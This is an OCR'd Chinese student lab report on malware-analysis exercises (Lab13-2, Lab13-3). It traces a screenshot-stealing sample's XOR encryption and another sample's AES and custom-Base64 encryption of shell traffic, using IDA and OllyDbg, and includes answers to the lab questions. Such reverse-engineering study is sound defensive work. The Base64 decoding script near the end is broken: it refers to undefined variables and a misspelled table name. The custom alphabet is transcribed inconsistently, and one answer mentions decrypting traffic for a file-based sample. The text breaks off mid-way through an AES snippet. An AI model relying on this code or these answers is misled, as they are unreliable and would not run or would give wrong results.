



图 3.22: 交叉引用

我们看到二者联系紧密，为了验证 many_XOR 是否真的是一个加密函数，我们首先探究了它与写入到硬盘上的临时文件之间的联系。通过这个方法，我们定位到了数据写入硬盘的具体位置，并追溯了加密函数的使用方式。

- **分析导入函数**：我们查看了导入的函数列表，发现了 WriteFile 函数的调用存在。
- **追踪 WriteFile 的引用：**
  - 进一步检查 WriteFile 的交叉引用，我们发现了 sub 401000。这个函数接收一个缓冲区、一个长度参数和一个文件名，用于打开文件并将缓冲区的数据写入此文件。
  - 为清晰起见，我们将 sub 401000 重命名为 writeBufferToFile
- **识别调用者**:
  - 进一步分析发现，sub 401851 是唯一调用 writeBufferToFile 的函数。
  - 我们将 sub 401851 重命名为 doStuffAndwriteFile，这更好地反映了其功能，即在调用 writeBufferToFile 之前进行一些操作。

上述的办法能使我们能够理解 Many_XOR 与写入操作之间的关系，并且明确了数据是如何被加密并最终写入到文件中的。通过这种分析，我们可以更好地理解程序的行为和它的潜在目的。然后我们再看 0x0040181F 处的函数;





图 3.23: 0x0040181F

在分析的特定代码段中，我们注意到了两个关键的函数调用：sub401070 和 sub 40181F。这两个函数都使用缓冲区和缓冲区长度作为参数。结合使用 GetTickCount 函数生成的格式化字符串”temp%08x”，我们得出了原始文件名的推论，即它基于当前时间的十六进制表示。

1. **函数功能推测：**
   - sub_401070 被推测为获取内容的函数，因此我们将其命名为 getContent。
   - sub_40181F 被推测为执行内容加密的函数，因此我们将其命名为 encodingwrapper。
2. **分析加密函数：**
   - encodingwrapper 实际上是对 Many_XOR 函数的封装器，这验证了 encodingwrapper 的作用是用于加密。
   - Encodingwrapper 函数首先设置了四个参数用于加密：一个清空过的本地变量，两个从 doStuffAndwriteFile 传递来的指向同一个缓冲区的指针，以及一个传递过来的缓冲区大小。
3. **加密操作的实现总结：**
   - 同一内存缓冲区：两个指针指向同一个内存缓冲区，意味着加密操作会在原始数据上直接修改，源缓冲区和目标缓冲区实际上是同一个。
   - 加密过程：加密函数会在指定的缓冲区位置执行加密操作，确保数据在转换过程中得到正确处理。

接下来为了确定加密并且写入磁盘的原始内容，我们看看函数 sub401070 的 getContent。通过查看它的交叉调用图即可：





图 3.24: getContent 交叉调用图

可以看到很多其调用的函数，其中大部分我们在分析导入表时候发现过，是为了绘制一些东西的，我们再仔细看看：

- GetDesktopwindow 获取覆盖整个屏幕桌面窗口的一个句柄
- 函数 BitBlt 和 GetDIBits 获取位图信息并将它们复制到缓冲区。

接下来我们使用 OllDBG 解密：





图 3.25: OllyDBG 加断点

看到了我们需要加的一些断点，目的是通过观察寄存器和堆栈的值等位置来解密，我们看到运行到关键位置后：





图 3.26: 运行时的栈空间

我们需要重点关注 ESP, 当我们在实际内存中找到相应的位置时，发现了一些数据。但我们无法直接访问这些数据，需要先将其复制出来。而后通过点击十六进制转存，然后点击 OllyDbg 的运行按钮来让程序运行到最后一个断点位置。然后可以检查恶意代码目录中是否有与之前生成的文件同名的文件，并在其文件名后添加扩展名.bmp:




图 3.27: 查看偷拍图片

综上分析我们也知道该恶意代码是在对受害机进行屏幕截图偷拍。

### 3.2.3 实验问题回答

1. **使用动态分析，确定恶意代码创建了什么?**

   启动恶意代码，我们可以观察到他会在原始目录下以固定的时间间隔创建一些新的文件，这些文件相当大（几兆大小）并且文件似乎包含一些随机的数据，文件名以 temp 开始并且以一些随机的字符结束。

2. **使用静态分析技术，例如 xor 指令搜索、FidCrypt2、KANAL 以及 IDA 插件，查找潜在的加密，你发现了什么?**

   XOR 搜索技术在 sub_401570 和 sub_401739 中识别了加密相关的函数，其他 3 中推荐的技术并没有发现什么。

3. **基于问题 1 的回答，哪些导入函数将是寻找加密函数比较好的一个证据?**

   WriteFile 调用之前可能会发现加密函数。

4. **加密函数在反汇编的何处?**

   加密函数是 sub_40181F。

5. **从加密函数追溯原始的加密内容，原始加密内容是什么?**

   原内容是屏幕截图。

6. **你是否能够找到加密算法? 如果没有，你如何解密这些内容?**

   加密算法是不标准算法，并且不容易识别，最简单的方法是通过解密工具解密流量。

7. **使用解密工具，你是否能够恢复加密文件中的一个文件到原始文件?**

   已经在上面还原，复制了 16 进制内容后，改了后缀为 bmp。详见上面图片。

## 3.3 Lab13-3

### 3.3.1 静态分析

我们首先还是静态查看其导入导出表：





图 3.28: 查看导入表

我们简单分析看到的导入函数：

- **WS2_32.dll** 用途：提供网络编程相关功能，比如创建套接字（WSASocket）、数据传输（send 和 recv）、DNS 查询等。

  推测行为：

  - 网络连接行为，如与服务器建立连接、数据传输。如果和加密相关函数一起出现，可能涉及安全通信（如 SSL/TLS）。
  - 结合文件操作函数（ReadFile 和 WriteFile），可能会下载或上传文件。

- WriteConsoleA：用于向控制台写入信息。从当前光标位置开始，将字符串写入控制台屏幕缓冲区。

- FormatMessageA 和 GetLastError：FormatMessageA 主要用于将错误代码格式化为可读字符串而 GetLastError 是用于获取线程最近的错误代码。推测用于格式化输出错误信息。

- ReadConsole：从控制台输入缓冲区读取字符输入，并将其从缓冲区中删除。

- WaitForSingleObject: 主要用于线程同步或等待事件。推测其是多线程操作，可能涉及生产者-消费者模型或资源共享，可能和文件操作或网络操作结合，处理异步 I/O 或任务队列。

接下来我们使用 PEiD 的插件 KANAL 查看其是否具有现代加密算法，发现其使用了 AES 加密算法，接下来使用字符串分析：





图 3.29: 查看字符串

我们看到：

- CDEFGHIJKLMNOPORSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/：和 Lab03-01 一样，是 Base64 编码。代表了又出现了 Base64 编码的行为。但他并不是最常见的编码方式，因为 AB 和 ab 都被放在了最后，而他们却是以 C 和 c 开始的。
- ERROR: API 和 error code。因此我们可以看到这里有一些占位符等。这里是用来输出错误信息的，推测和 FormatMessageA 和 GetLastError 等有关。





图 3.30: 字符串查看

和我们上面推测一样，我们看到了课本网站的字符串，应该是和网络有关，我们需要知道到底是谁加密了。

### 3.3.2 综合分析

主要还是先用 IDA 进行高级的静态分析：
像上个实验一样，我们先查看 XOR 指令：





图 3.31: XOR 指令

本次 XOR 指令的结果非常多。我们还是检查以下 XOR 指令并且去掉与寄存器清零和库函数相关的 XOR。最后发现了如下的一些特殊 XOR 指令比较可疑。首先对他们进行重命名，而后将对它们进行依次检测:





图 3.32: xor 指令改名结果

接下来我们要使用 IDA 显示熵即混乱程度较高的插件，显示了在 rdata 数据段的 0x0040C900 开始和位置出现了一些特性：





图 3.33: 数据段查询

我们看到开始的位置和 AES 中使用的 S-box 区域是相同的，综上我们判断这是 AES 加密，接下来我们使用 IDAPro 的插件 FindCrypt2 进行查找，发现一共有 8 个地方显示了 AES 算法使用的变量：





图 3.34: 查询的结果

此外，我们还在 s_xor1 处发现了 ijklmnopqrstuvwx 的 AES 加密密钥。然后我们深入分析，发现了有关 XOR 操作的几个关键函数及其用途。





图 3.35: 查看关键函数

根据上图显示，我们发现 xor2 和 xor4 函数主要用于 AES 加密过程，而 xor3 和 xor6 函数则用于 AES 解密过程。

- xor2 和 xor4：

  xor2 和 xor4 函数用于加密过程中，它们执行的是典型的 XOR 操作。AES 的每一轮加密都会通过与一个密钥进行 XOR 操作来混淆数据，因此这两个函数可能分别在不同的加密步骤中进行数据的异或操作。

- xor3 和 xor6 ：

  函数则可能是 AES 解密过程中的关键函数，尤其是在恢复原始数据时。解密过程中的每一步操作基本上与加密过程相同，只不过顺序是反向的。解密过程需要用密钥逆序地恢复数据，因此 XOR 操作在解密中的作用也非常重要，xor3 和 xor6 很可能就是在这一过程中恢复数据块的。

- xor6 函数：

  这个函数似乎是一个循环处理的函数，表示它在多个数据块或数据元素上反复执行 XOR 操作。这个设计可能是为了处理 AES 中的多轮加密或解密操作。xor6 接受两个指针作为参数：

  – 第一个参数：指向待转换的原始缓冲区，通常是待加密或待解密的数据块。

  – 第二个参数：指向异或操作的数据源，通常是与密钥或其变体（例如轮密钥）相关的数据。

  循环结构意味着该函数可能会处理多个数据块或多轮操作，每一轮都通过 XOR 操作对数据进行变换。

接下来我们使用交叉引用来查看他们这些函数间的具体联系：





图 3.36: 交叉引用查看

尽管我们已经确认了 xor3 和 xor5 与 AES 解密有关，但是它们与这三个函数之间的关系似乎并不清晰。当我们关注 xor5 时，发现它被两个函数调用，但是这两个位置似乎没有被识别为函数。因此我们可以得出结论，当 AES 代码链接到恶意代码时，并未使用解密。同样地我们看看 XOR5 生成指定的交叉引用图:





图 3.37: 交叉引用 1





图 3.38: 交叉引用 2

上图能明显看出 xor5 和 xor3 之间的调用关系。

解析来我们再看 xor1:

- xor1 的功能:
  - xor1 函数主要负责对密钥进行校验。如果密钥为空或者其长度不符合要求，xor1 会识别并发出警告。这个过程在加密操作开始之前是非常重要的，因为 AES 算法依赖于密钥的有效

性。

  - 在 AES 中，密钥的长度必须是 128 位、192 位或 256 位，xor1 通过检查密钥的长度和内容来确保这些条件得以满足。如果密钥不合格，xor1 会发出相应的提示，防止无效的密钥参与加密过程。

- xor1 与其他函数的关系
  - xor1 在执行之前会被另一个函数调用。这个函数的地址是 0x412EF8，它会将一个偏移量传递给 xor1，并且该偏移量会被加载到 ECX 寄存器中。
  - 这表明 xor1 函数可能是在一个 AES 加密器实例中被调用。由于传递给 xor1 的偏移量很可能是一个指向密钥的地址，因此可以推测，这个偏移量是加密过程中密钥的实际存储位置。
  - 通过这一点，可以推测 xor1 是一个负责验证密钥的函数，而这个验证过程发生在加密操作正式开始之前。

- 参数传递和判断逻辑
  - xor1 函数接收一个名为 arg0 的参数，这个参数实际上是加密过程中的密钥。通过分析函数的实现，xor1 会检查该密钥是否为空或者其长度是否符合 AES 的要求。如果密钥无效，xor1 会发出提示并终止加密过程，确保加密操作不会在无效密钥下执行。
  - 这意味着，xor1 函数不仅仅是一个校验工具，它还承担着加密安全性的一部分责任，防止不符合要求的密钥影响后续的加密操作。

- 主函数中的参数设置
  - 在主函数中，xor1 的参数设置位于地址 0x401895。该地址处设置了一个字符串，作为密钥传递给 xor1。
  - 这个字符串将作为后续加密操作的密钥，并且在加密过程中由 xor1 进行校验，确保它符合 AES 的要求。
  - 这种设计保证了密钥的有效性，避免了加密过程中使用无效或错误的密钥。





图 3.39: 解密函数调用





图 3.40: 主要调用逻辑

上图我们可以明确 AES 代码在程序中的具体作用。在程序的不同阶段，AES 代码扮演了关键的角色：

- **加密函数的调用位置：**在地址 0040132B 处，程序调用了加密函数。这个调用发生在读取文件之前，并且在加密过程之后，程序完成了写文件的操作。
- **xor1 函数的作用:**xor1 函数仅在程序启动时被调用一次，其主要作用是设置加密密钥。
- **Base64 编码的参与：**
  - Base64 编码也参与了加密过程。通过检查对 Base64 编码表的引用，我们发现这个字符串位于 0x0040103F 的函数中。
  - 该函数利用编码表将解密后的字符串分割成 32 位的块，并且定义了一个自定义的解码函数。
- **解码函数在文件操作中的应用：**这个自定义解码函数在读取文件和写入文件的操作之间被调用。

基于上述分析可以再次得出结论：程序中的 AES 加密流程从设置密钥开始，经过文件读取、加密处理、再到文件写入的完整过程，同时还涉及 Base64 编码和解码操作。

而 base64 自定义加密的踪迹我们最后在.data 的 004120A4 定位到，字符串就是静态分析发现的：CDEFGHIJKLMNOPORSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/

我们来看加密与解密的关系：





图 3.41: 加密解密

们发现了一个新的线程，位于 0x0040132B 的位置，我们可以称之为 AESThread。我们可以观察到依次压入了三个参数到堆栈中，它们分别是 var58、arg10 和 var50，而它们的值分别来自 var18、arg10 和 dword41336C。





图 3.42: 加密解密

我们观察到这些参数的使用：在调用 ReadFile 之前压入栈中的值 hffle 实际上就是 var58 中的值，而在调用 WriteFile 之前压入栈中的值分别是 arg10 和 var54。最后我们尝试定位追踪句柄的值，遭到它诞生的地方。





图 3.43: 句柄诞生位置

- 管道创建与管理：程序通过 var58 和 var18 管理管道的句柄，并利用这些管道捕获和控制外部命令的输出。
- Shell 命令执行与输出捕获：程序使用 CreateProcess 启动外部命令，并通过管道捕获该命令的标准输出和标准错误输出。重定向的输出允许程序进一步处理命令结果。
- 进程间通信与数据处理：程序通过管道和外部命令之间的交互，执行外部命令并捕获其结果，这可能用于分析、日志记录或进一步操作。

综上，解密算法：具体的解密算法参考书后给出的代码即可对其加密的内容进行解密，具体的 Base64 算法为：

```
import string
import base64
result = ""
ciphter_content = "CDEFGHIJKLMNOPQRSTUVWXYZABabcdefghijklmnopqrstuvwxyz0123456789+/"
standard_b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
ciphter_text = "BInaEi=="
for each_ch in ciphter_text:
    if each_ch in ciphter_content:
        result += starndard_64[string.find(ciphter_content, str(each_ch))]
    elif each_ch == '=':
        s += '='
result = base64.decodestring(result)
print(result)
```

得到的解密结果为：dir ，也就是说此时攻击者执行的指令是 dir.

关于 AES 解密算法：这一点可以参考书中的内容。

```
from Crypto.Cipher import AES
import binascii

raw = ' 37 f3 1f 04 51 20 e0 b5  86 ac b6 0f 65 20 89 92 ' + \
' 4f af 98 a4 c8 76 98 a6  4d d5 51 8f a5 cb 51 c5 ' + \
